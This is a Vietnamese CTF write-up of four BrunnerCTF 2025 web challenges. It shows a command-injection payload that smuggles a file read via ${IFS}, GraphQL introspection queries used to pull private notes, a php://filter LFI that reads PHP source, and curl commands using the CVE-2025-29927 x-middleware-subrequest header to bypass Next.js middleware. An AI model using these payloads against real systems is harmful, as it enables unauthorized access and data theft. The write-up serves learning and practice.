BrunnerCTF 2025

Baking bad

brunner{d1d_1_f0rg37_70_b4n_s0m3_ch4rz?}

chocolate;head${IFS}${PWD:0:1}flag.txt

Brunner’s bakery

```
{
  __type(name: "Query") {
    fields {
      name
    }
  }
}
```

Tiếp tục

```
{
  __type(name: "Recipe") {
    name
    fields {
      name
      type {
```

```
      name
      kind
    }
  }
 }
}
```

Sau một hồi tìm hiểu thì phần secretRecipe không thể vào được nếu không có tài khoản admin, phần me thì lại không khai thác được nên lại quay về publicRecipe

Đây là lệnh khai thác cuối cùng

```
{
 publicRecipes {
  id
  name
  description
  isSecret
  author {
   id
   username
   notes
   privateNotes
  }
  ingredients {
   name
   supplier {
    id
    name
    owner {
     id
     username
```

```
        notes
        privateNotes
      }
    }
  }
 }
}
```

Nếu thắc mắc tại sao lại có lệnh này thì bành sẽ giải thích
Nếu chỉ nhập

```
{
 publicRecipes {
   id
   name
   description
   isSecret
   author
   ingredients
  }
 }
}
```

Thì sẽ lỗi ngay vì GraphQL bắt buộc người tra cứu phải tra thông tin rõ ràng kiểu ntn

```
{
"error": {
"errors": [
{
"message": "Field "supplier" of type "Supplier!" must have a selection of subfields. Did you mean "supplier { ...
}"?",
"extensions": {
"code": "GRAPHQL_VALIDATION_FAILED",
"exception": {
"stacktrace": [
"GraphQLError: Field "supplier" of type "Supplier!" must have a selection of subfields. Did you mean "supplier { ...
}"?",
"    at Object.Field (/app/node_modules/graphql/validation/rules/ScalarLeafsRule.js:44:13)",
"    at Object.enter (/app/node_modules/graphql/language/visitor.js:298:32)",
"    at Object.enter (/app/node_modules/graphql/utilities/TypeInfo.js:391:27)",
"    at visit (/app/node_modules/graphql/language/visitor.js:194:21)",
"    at validate (/app/node_modules/graphql/validation/validate.js:91:24)",
"    at validate (/app/node_modules/apollo-server-core/dist/requestPipeline.js:188:39)",
"    at processGraphQLRequest (/app/node_modules/apollo-server-core/dist/requestPipeline.js:99:38)",
"    at process.processTicksAndRejections (node:internal/process/task_queues:105:5)",
"    at async processHTTPRequest (/app/node_modules/apollo-server-core/dist/runHttpQuery.js:222:30)"
]
}
}
}
]
}
}
```


Vậy nên phải dùng mấy lệnh như kiểu

```
{
 __type(name: "ingredients") {      //thay ingredient bằng các tên biến có phần con
```


```
    fields {
      name
    }
  }
}
```

Trong trường hợp này là author, supplier, owner.

Brunsviger Huset



Giao diện chính:



Khá đẹp

Source dài vl đọc mỏi cả mắt nên mình sẽ chỉ paste phần đáng chú ý nhất

```
<script>
    function printCalendar() {
        // Open the print URL in a new window (Note to self: Remember to add print.php to robots.txt!)
        const printUrl = 'print.php?file=/var/www/html/bakery-calendar.php&start=2025-07&end=2025-09';
```


```
        const printWindow = window.open(printUrl, '_blank', 'width=800,height=600,toolbar=no,menubar=no,scrollbars=yes');

        // Wait for the page to load, then trigger print
        if (printWindow) {
            printWindow.onload = function() {
                setTimeout(function() {
                    printWindow.print();
                    // Close the window after printing (optional)
                    setTimeout(function() {
                        printWindow.close();
                    }, 1000);
                }, 1000);
            };
        }
    }
</script>
```

Có thể thấy có file print.php và robots.txt

Robots.txt thường là file rất quan trọng để che giấu các file

Vào phần Print của web chính




Thấy được

Có thể thấy có php?file=...

Đây là dạng LFI (Local File Inclusion)

Thay robots.txt vào



Thấy luôn file secret đáng nghi nhất luôn

Nhưng nó đã bị Disallow


Tất nhiên cũng có thể thử thêm /secret.php nhưng nó sẽ chạy code thay vì là hiện source nên cũng không phải là 1 phương án khả thi

Kỹ thuật kinh điển nhất đó chính là sử dụng wrapper php://filter

`php://filter/convert.base64-encode/resource=secrets.php` (nó sẽ encode nội dung của file secret.php sang thành dạng base64 và hiện lên trên màn hình).


Vì câu lệnh này khá kinh điển nên cta có thể dùng nó miễn là không bị lọc.

Giờ decode nốt là xong



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=UEQ5d2FIQUtMeThnUzJWbGNDQjBhR2×6SUdacGJHVWdjMlZqY21WMExDQnBkQ0JqYj

Tạm bỏ qua vấn đề /secret.php thì file print.php cũng bị disable. Ban đầu t không chú ý đến file print.php đâu nhưng nếu đào thì cũng sẽ cho 1 thông tin thú vị



File print cũng gợi ý ta phải tiếp tục dùng php://filter

EPIC CAKE BATTLES OF HISTORY!!!

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charSet="utf-8"/>
  <meta name="viewport" content="width=device-width, initial-scale=1"/>
  <link rel="preload" href="/_next/static/media/569ce4b8f30dc480-s.p.woff2" as="font" crossorigin="" type="fo
nt/woff2"/>
  <link rel="preload" href="/_next/static/media/93f479601ee12b01-s.p.woff2" as="font" crossorigin="" type="fon
t/woff2"/>
  <link rel="stylesheet" href="/_next/static/css/69c62153b7441600.css" data-precedence="next"/>
  <link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-29ebadaebe2fcb3f.js"/>
  <script src="/_next/static/chunks/4bd1b696-4781a963ad327daa.js" async=""></script>
  <script src="/_next/static/chunks/684-037afb9b74f8c2f5.js" async=""></script>
  <script src="/_next/static/chunks/main-app-86201a5c7b6d811b.js" async=""></script>
  <script src="/_next/static/chunks/app/page-9bc478a00843f6d0.js" async=""></script>
  <meta name="next-size-adjust" content=""/>
  <title>EPIC CAKE BATTLES OF HISTORY!!!</title>
  <link rel="icon" href="/favicon.ico" type="image/x-icon" sizes="96×92"/>
  <script src="/_next/static/chunks/polyfills-42372ed130431b0a.js" noModule=""></script>
</head>
<body class="__variable_5cfdac __variable_9a8899 antialiased">
  <div class="items-center justify-items-center min-h-screen sm:p-20 font-[family-name:var(--font-geist-san
s)]">
    <h1 class="text-4xl font-bold">WELCOME TO THE EPIC CAKE BATTLES OF HISTORY!!!</h1>
    <main class="flex flex-col mt-8 gap-[32px] row-start-2 items-center sm:items-start w-200">
      When talking about Danish deserts, there's only two real contenders for THE EPIC CAKE BATTLES OF HIST
ORY.
      <br/><br/>
```

```
        In the right corner we have the Brunner, it's spongy, it's greasy and above else it has an incredibly sweet and delicious dark caramelization! If you've never had a taste of this beast of a cake, the best way to describe it is as a greasy sugarcoated bun!
        <br/><br/>
        In the left corner we have the Othello, it's flavour rich, it's a classic and it's the previous heavy weight champion! The Othello is deliciousness incarnated and every bite tastes like a piece of heaven.
        <br/>THIS IS GOING TO BE CLOSE!
        <br/><br/>
        If you manage to find out who the champion is, click this button!
        <button class="font-bold py-2 px-4 rounded border"><a href="/admin">Click here!</a></button>
      </main>
      <footer class="row-start-3 flex gap-[24px] flex-wrap items-center justify-center"></footer>
    </div>
    <script src="/_next/statQic/chunks/webpack-29ebadaebe2fcb3f.js" async=""></script>
    <script>(self.__next_f=self.__next_f||[]).push([0])</script>
    <script>self.__next_f.push([1,"1:\"$Sreact.fragment\"\n2:I[7555,[],\"\"]\n3:I[1295,[],\"\"]\n4:I[894,[],\"ClientPageRoot\"]\n5:I[3792,[\"974\",\"static/chunks/app/page-9bc478a00843f6d0.js\"],\"default\"]\n8:I[9665,[],\"OutletBoundary\"]\nb:I[9665,[],\"ViewportBoundary\"]\nd:I[9665,[],\"MetadataBoundary\"]\nf:I[6614,[],\"\"]\n:HL[\"/_next/static/media/569ce4b8f30dc480-s.p.woff2\",\"font\",{\"crossOrigin\":\"\",\"type\":\"font/woff2\"}]\n:HL[\"/_next/static/media/93f479601ee12b01-s.p.woff2\",\"font\",{\"crossOrigin\":\"\",\"type\":\"font/woff2\"}]\n:HL[\"/_next/static/css/69c62153b7441600.css\",\"style\"]\n"])</script>
    <script>self.__next_f.push([1,"0:{\"P\":null,\"b\":\"9Ms46bfarpS0IoYU1PahB\",\"p\":\"\",\"c\":[\"\",\"\"],\"i\":false,\"f\":[[[\"\",{\"children\":[\"__PAGE__\",{}]},\"$undefined\",\"$undefined\",true],[\"\",[\"$\",\"$1\",\"c\",{\"children\":[[[\"$\",\"link\",\"0\",{\"rel\":\"stylesheet\",\"href\":\"/_next/static/css/69c62153b7441600.css\",\"precedence\":\"next\",\"crossOrigin\":\"$undefined\",\"nonce\":\"$undefined\"}]],[\"$\",\"html\",null,{\"lang\":\"en\",\"children\":[\"$\",\"body\",null,{\"className\":\"__variable_5cfdac __variable_9a8899 antialiased\",\"children\":[\"$\",\"$L2\",null,{\"parallelRouterKey\":\"children\",\"error\":\"$undefined\",\"errorStyles\":\"$undefined\",\"errorScripts\":\"$undefined\",\"template\":[\"$\",\"$L3\",null,{}],\"templateStyles\":\"$undefined\",\"templateScripts\":\"$undefined\",\"notFound\":[[[\"$\",\"title\",null,{\"children\":\"404: This page could not be found.\"}],[\"$\",\"div\",null,{\"style\":{\"fontFamily\":\"system-ui,\\\"Segoe UI\\\",Roboto,Helvetica,Arial,sans-serif,\\\"Apple Color Emoji\\\",\\\"Segoe UI Emoji\\\"\",\"height\":\"100vh\",\"textAlign\":\"center\",\"display\":\"flex\",\"flexDirection\":\"column\",\"alignItems\":\"center\",\"justifyContent\":\"center\"},\"children\":[\"$\",\"div\",null,{\"children\":[[\"$\",\"style\",null,{\"dangerouslySetInnerHTML\":{\"__html\":\"body{color:#000;background:#fff;margin:0}.next-error-h1{border-right:1px solid rgba(0,0,0,.3)}@media (prefers-color-scheme:dark){body{color:#fff;background:#000}.next-error-h1{border-right:1px solid rgba(255,255,255,.3)}}\"}}],[\"$\",\"h1\",null,{\"className\":\"next-error-h1\",\"style\":{\"display\":\"inline-block\",\"margin\":\"0 20px 0 0\",\"padding\":\"0 23px 0 0\",\"fontSize\":24,\"fontWeight\":500,\"verticalAlign\":\"top\",\"lineHeight\":\"49px\"},\"children\":404}],[\"$\",\"div\",null,{\"style\":{\"display\":\"inline-block\"},\"children\":[\"$\",\"h2\",null,{\"style\":{\"fontSize\":14,\"fontWeight\":400,\"lineHeight\":\"49px\",\"margin\":0},\"children\":\"This page could not be found.\"}]}]}]}]],[]],\"forbidden\":\"$undefined\",\"unauthorized\":\"$undefined\"}]}]}]}]],{\"children\":[\"__PAGE__\",[\"$\",\"$1\",\"c\",{\"children\":[[\"$\",\"$L4\",null,{\"Component\":\"$5\",\"searchParams\":{},\"params\":{},\"promises\":[\"$@6\",\"$@7\"]}],\"$undefined\",null,[\"$\",\"$L8\",null,{\"children\":[\"$L9\",\"$La\",null]}]]}],{},null,false]},null,false],[\"$\",\"$1\",\"h\",{\"children\":[null,[\"$\",\"$1\",\"tdvq6Jq78lulHrqlw5fUg\",{\"children\":[[\"$\",\"$Lb\",null,{\"children\":\"$Lc\"}],[\"$\",\"meta\",null,{\"name\":\"next-size-adjust\",\"content\":\"\"}]]}],[\"$\",\"$Ld\",null,{\"children\":\"$Le\"}]]}],false]],\"m\":\"$undefined\",\"G\":[\"$f\",\"$undefined\"],\"s\":false,\"S\":true}\n"])</script>
    <script>self.__next_f.push([1,"6:{}\n7:{}\n"])</script>
    <script>self.__next_f.push([1,"c:[[\"$\",\"meta\",\"0\",{\"charSet\":\"utf-8\"}],[\"$\",\"meta\",\"1\",{\"name\":\"viewport\",\"content\":\"width=device-width, initial-scale=1\"}]]\n9:null\n"])</script>
    <script>self.__next_f.push([1,"a:null\ne:[[\"$\",\"title\",\"0\",{\"children\":\"EPIC CAKE BATTLES OF HISTORY!!!\"}],[\"$\",\"link\",\"1\",{\"rel\":\"icon\",\"href\":\"/favicon.ico\",\"type\":\"image/x-icon\",\"sizes\":\"96×92\"}]]\n"])</script>
  </body>
</html>
```


```
If you manage to find out who the champion is, click this button!
<button class="font-bold py-2 px-4 rounded border"><a href="/admin">Click here!</a></button>
```

Có thể thấy ở đoạn này có đường dẫn /admin

Source middleware

```
import { NextResponse } from 'next/server'
import type { NextRequest } from 'next/server'

// This function can be marked `async` if using `await` inside
export function middleware(request: NextRequest) {
  // @ts-ignore
    if("CHAMPION" == "FOUND")
        return NextResponse.redirect(new URL('/admin', request.url))
  return NextResponse.redirect(new URL('/', request.url))
}

// See "Matching Paths" below to learn more
export const config = {
  matcher: '/admin/:path*',
}
```

Có thể thấy nếu champion bằng found thì nó sẽ dẫn đến admin nơi khả năng có flag nhưng vấn đề lại là middleware mặc định không có champion nên không thể đến admin kể cả có chơi trò thêm /admin

Vậy thì phải bypass như thế nào

Lỗ hổng CVE-2025-29927 trong Next.js trong đó tiêu đề nội bộ `x-middleware-subrequest` có thể được sử dụng để vượt qua các kiểm tra phần mềm trung gian như xác thực.

CVE-2025-29927: Next.js Middleware Bypass POC

Vulnerability Information

This application demonstrates the CVE-2025-29927 vulnerability in Next.js where the internal header `x-middleware-subrequest` can be used to bypass middleware authentication checks.

Testing the Vulnerability

This application has a protected route at /protected that should require authentication. Click the link to see the middleware redirect you to the home page.

To exploit the vulnerability:

```
# Run the exploit test script
node exploit-test.js

# Or use curl directly
curl -H "x-middleware-subrequest: middleware" http://localhost:3000/protected
```

Giờ chỉ cần viết lệnh xung quanh nó thôi

`curl -v https://epic-cake-battles-7b345d29ebe1bf2a.challs.brunnerne.xyz/admin -H "x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/middleware:src/middleware"`

`curl.exe -v "` https://epic-cake-battles-7b345d29ebe1bf2a.challs.brunnerne.xyz/admin `" -H "x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/middleware:src/middleware"`

(lệnh này là cho mấy ông cháu dùng powershell nhé)

phần src/middleware được lặp lại nhiều lần nhằm giả rằng lệnh đã được middleware lọc nhiều lần.

Nhận xét: Đây là 1 giải rất hay và có thể thấy ngay team xây dựng đầu tư rất tâm huyết vào giải CTF này. Mỗi challenge đều được thiết kế rất có chiều sâu và nội dung và chúng đều được bám khá sát vào thực tiễn.